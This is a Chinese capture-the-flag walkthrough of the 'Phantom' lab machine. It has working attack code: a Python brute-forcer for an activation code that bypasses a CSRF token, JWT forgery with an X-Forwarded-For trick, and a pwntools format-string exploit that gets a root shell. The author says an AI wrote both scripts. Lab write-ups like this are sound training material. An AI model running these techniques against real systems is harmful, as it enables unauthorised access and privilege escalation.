

Phantom_mooi

Phantom_mooi

目标信息

一.信息收集

端口扫描

目录扫描

查看网页

二.漏洞利用

Stegseek爆破

cewl生成字典

JWT伪造

三.提权root

目标信息

```
1 靶机名称: Phantom
2 作者: 12138
3 靶机ID: 603
4 难度: easy
5 靶机地址: https://maze-sec.com
6 靶机IP: 192.168.1.198
7 攻击机IP: 192.168.1.185(Kali Linux)
```

一.信息收集

端口扫描

```
1  └─(root@kali)-[~]
2  └─# nmap -sV -p- 192.168.1.198
3
4  22/tcp open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
5  80/tcp open  http      nginx 1.14.2
```

没什么特别的

目录扫描

```
1  └─(root@kali)-[~]
2  └─# dirsearch -u 192.168.1.198
3
4  [00:36:33] 200 - 41B - /pass.txt
```

访问/pass.txt看看:

```
1  The password doesn't need to be cracked.
2  翻译一下:
3  密码不需要破解。
```

然后还试了试模糊测试，没什么发现

查看网页

看到2个目录，除此之外没发现特别的东西

```
1 | http://192.168.1.198/about_9527_hidden.html
2 | http://192.168.1.198/john_9526_hidden.html
```

/john_9526_hidden.html有个作者的头像（qr.jpg），下载看看，我还特意从qq把作者的头像下载对比了一下，发现qr.jpg比作者的头像大得多，猜测是图片隐写

二.漏洞利用

Stegseek爆破

```
1 | └─(root@kali)-[/home/kali/Desktop]
2 | └─# stegseek qr.jpg
3 | StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
4 |
5 | [i] Found passphrase: ""
6 |
7 | [i] Original filename: "666.zip".
8 | [i] Extracting to "qr.jpg.out".
```

没密码，提取出666.zip文件

解压后发现是个二维码（666.jpg）

扫一扫得到：

```
1 | embedded://data.image
2 | 翻译：
3 | 嵌入式数据图像
```

后面卡了好久，但还是觉得在重点在666.jpg

尝试爬取网站生成字典接着爆破

cewl生成字典

```
1 | └─(root@kali)-[~/aaa]
2 | └─# cewl -v -d 3 --with-numbers -w wordlist.txt http://192.168.1.198/
```


接着爆破

```

1 | └─(root@kali)-[~/aaa]
2 | └─# stegseek /home/kali/Desktop/666.jpg wordlist.txt
3 | StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
4 |
5 | [i] Found passphrase: "11104567"
6 | [i] Original filename: "secret.txt".
7 | [i] Extracting to "666.jpg.out".

```

原来密码是页面标红的老大哥



提取出secret.txt:

```

1 | token.dsz

```

改完hosts文件后访问token.dsz

注册账号要激活码，每次token都会变，让ai写个脚本

```

1 | import requests
2 | import re
3 | import time
4 |
5 | # 目标 URL
6 | url = "http://token.dsz/activate.php?id=19"
7 |
8 | # 初始化 Session 保持会话 (自动处理 Cookie)
9 | session = requests.Session()
10 |
11 | # 设置请求头, 伪装成正常浏览器 (直接复制了你抓包的数据)
12 | headers = {
13 |     "Host": "token.dsz",
14 |     "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0",
15 |     "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8",
16 |     "Referer": "http://token.dsz/activate.php?id=19",
17 |     "Upgrade-Insecure-Requests": "1"
18 | }
19 | session.headers.update(headers)
20 |

```

```

21 # 手动植入你抓到的 Cookie (保持身份状态)
22 session.cookies.set("PHPSESSID", "96fe11ucun1cph72imk1qcb82j",
23 domain="token.dsz")
24 session.cookies.set("temp_user_id", "19", domain="token.dsz")
25
26 print("[*] 开始爆破激活码 (000000 - 000999)...")
27
28 # 范围 0 到 999 (即 000000 到 000999)
29 for i in range(1000):
30     # 生成 6 位带前导零的字符串
31     test_code = f"{i:06d}"
32
33     try:
34         # 第一步: 发送 GET 请求获取最新的网页源代码
35         res_get = session.get(url, timeout=5)
36
37         # 使用正则表达式从 HTML 中提取 token (自动匹配 name="token" value="xxx")
38         # 注意: 如果提取失败, 请检查网页源代码中 token input 的实际长相并调整正则
39         token_match = re.search(r'name="token"\s+value="([^\"]+)"',
40 res_get.text)
41
42         if not token_match:
43             print(f"[-] 第 {test_code} 次尝试失败: 无法在页面中找到 token!")
44             continue
45
46         fresh_token = token_match.group(1)
47
48         # 第二步: 构造包含最新 Token 的 POST 数据
49         payload = {
50             "id": "19",
51             "token": fresh_token,
52             "code": test_code,
53             "activate": ""
54         }
55
56         # 第三步: 发送 POST 请求进行爆破
57         res_post = session.post(url, data=payload, timeout=5)
58
59         # 第四步: 判断是否成功
60         # 假设失败时页面会显示 "错误"、"失败" 或 "重试", 你需要根据实际情况修改这里的判
61         # 断词!
62         if "错误" not in res_post.text and "失效" not in res_post.text:
63             print(f"\n[+] 爆破成功!!!")
64             print(f"[+] 激活码是: {test_code}")
65             print(f"[+] 服务器返回内容长度: {len(res_post.text)}")
66             # 可以选择打印出成功的页面部分内容
67             # print(res_post.text[:500])
68             break
69         else:
70             # 打印进度, 按 \r 覆盖同一行, 不刷屏
71             print(f"[-] 尝试 {test_code} 失败 (Token: {fresh_token[:6]}...)",
72 end="\r")
73
74         # 稍微延时, 防止把靶机打崩 (视靶机性能可删掉)
75         time.sleep(0.05)


```

```

73     except Exception as e:
74         print(f"\n[!] 发生异常: {e}, 正在重试...")
75         time.sleep(1)
76
77     print("\n[*] 爆破任务结束。")

```


登录进去后显示权限不足



看到cookie中的auth_token后想到了JWT伪造

JWT伪造


无影挺好用的



伪造后还是显示Access Denied

尝试多次后ai提示我用加XXF

发现可以读取文件



爆破路径后发现只能读取/etc/passwd

仔细看后发现

```
1 12138:x:1000:1000:To***21**:/home/12138:/bin/bash
2
3 To***21**
```

猜测To***21**应该是12138用户的密码

尝试用hydra爆破发现太慢了

突然想到老大哥是密码，那技术大牛可能也是密码，并且12138中也有21

最后拼到一起

```
1 Todd12138
```



三.提权root

pwn没学过，用ai写出来的

```
1  from pwn import *
2
3  # 抑制多余的输出，保持终端整洁
4  context.log_level = 'info'
5
6  target_addr = 0x403d74
7
8  print("[*] Connecting to target...")
9  r = remote('127.0.0.1', 1314)
10
11 # === 第一步：动态探测偏移量 ===
12 print("[*] Probing stack to find exact offset...")
13 r.recvuntil(b": ")
14 r.sendline(b"2")
15 r.recvuntil(b": ")
16
17 # 发送探测针: "MARKER!!" (刚好8字节) + 连续的泄露指针
18 probe = b"MARKER!!" + b"%p" * 15
19 r.send(probe)
20
21 # 捕获回显，解析指针找出 "MARKER!!" 在栈上的确切位置
22 r.recvuntil(b"MARKER!!")
23 response = r.recvline().decode().strip()
24 leaks = response.split('|')
25
26 offset = None
27 for i, leak in enumerate(leaks):
28     if leak == "(nil)" or not leak.startswith("0x"):
29         continue
30     try:
31         # 0x212152454b52414d 就是 "MARKER!!" 的十六进制 (小端序)
32         if int(leak, 16) == 0x212152454b52414d:
33             offset = i # 完美的巧合：数组下标刚好等于参数偏移！
34             break
35     except ValueError:
36         pass
37
38 if not offset:
39     print("[-] Exploit failed: Cannot find offset.")
40     exit(1)
41
42 print(f"[+] Found payload offset at: {offset}")
43
44 # === 第二步：构造致命一击 ===
45 # 因为我们的地址 p64(target_addr) 放在了 payload 的后 8 个字节
46 # 所以它的实际偏移是 offset + 1
47 target_offset = offset + 1
48
49 # 构造格式化字符串: "A" 打印 1 个字符，%n 会把 1 写入目标地址，从而把 debug_mode 变成 1
50 # ljust(8, b' ') 确保前面的字符串刚好占用 8 个字节，完美对齐
```

```
51  fmt_str = f"A%{target_offset}$n".encode().ljust(8, b' ')
52  payload = fmt_str + p64(target_addr)
53
54  print(f"[*] Sending magic spell to overwrite debug_mode to 1...")
55
56  # 回到菜单，再次进入选项 2，发送真实攻击载荷
57  r.recvuntil(b": ")
58  r.sendline(b"2")
59  r.recvuntil(b": ")
60  r.send(payload)
61
62  # === 第三步：激活后门 ===
63  r.recvuntil(b": ")
64  print("[+] debug_mode unlocked! Entering backdoor...")
65  r.sendline(b"666")
66
67  # 等待一小会儿，确保进入调试菜单
68  time.sleep(0.5)
69  r.sendline(b"shell")
70
71  print("\n[+] Boom! You are Root! \n")
72  r.interactive()
```

运行后拿到root权限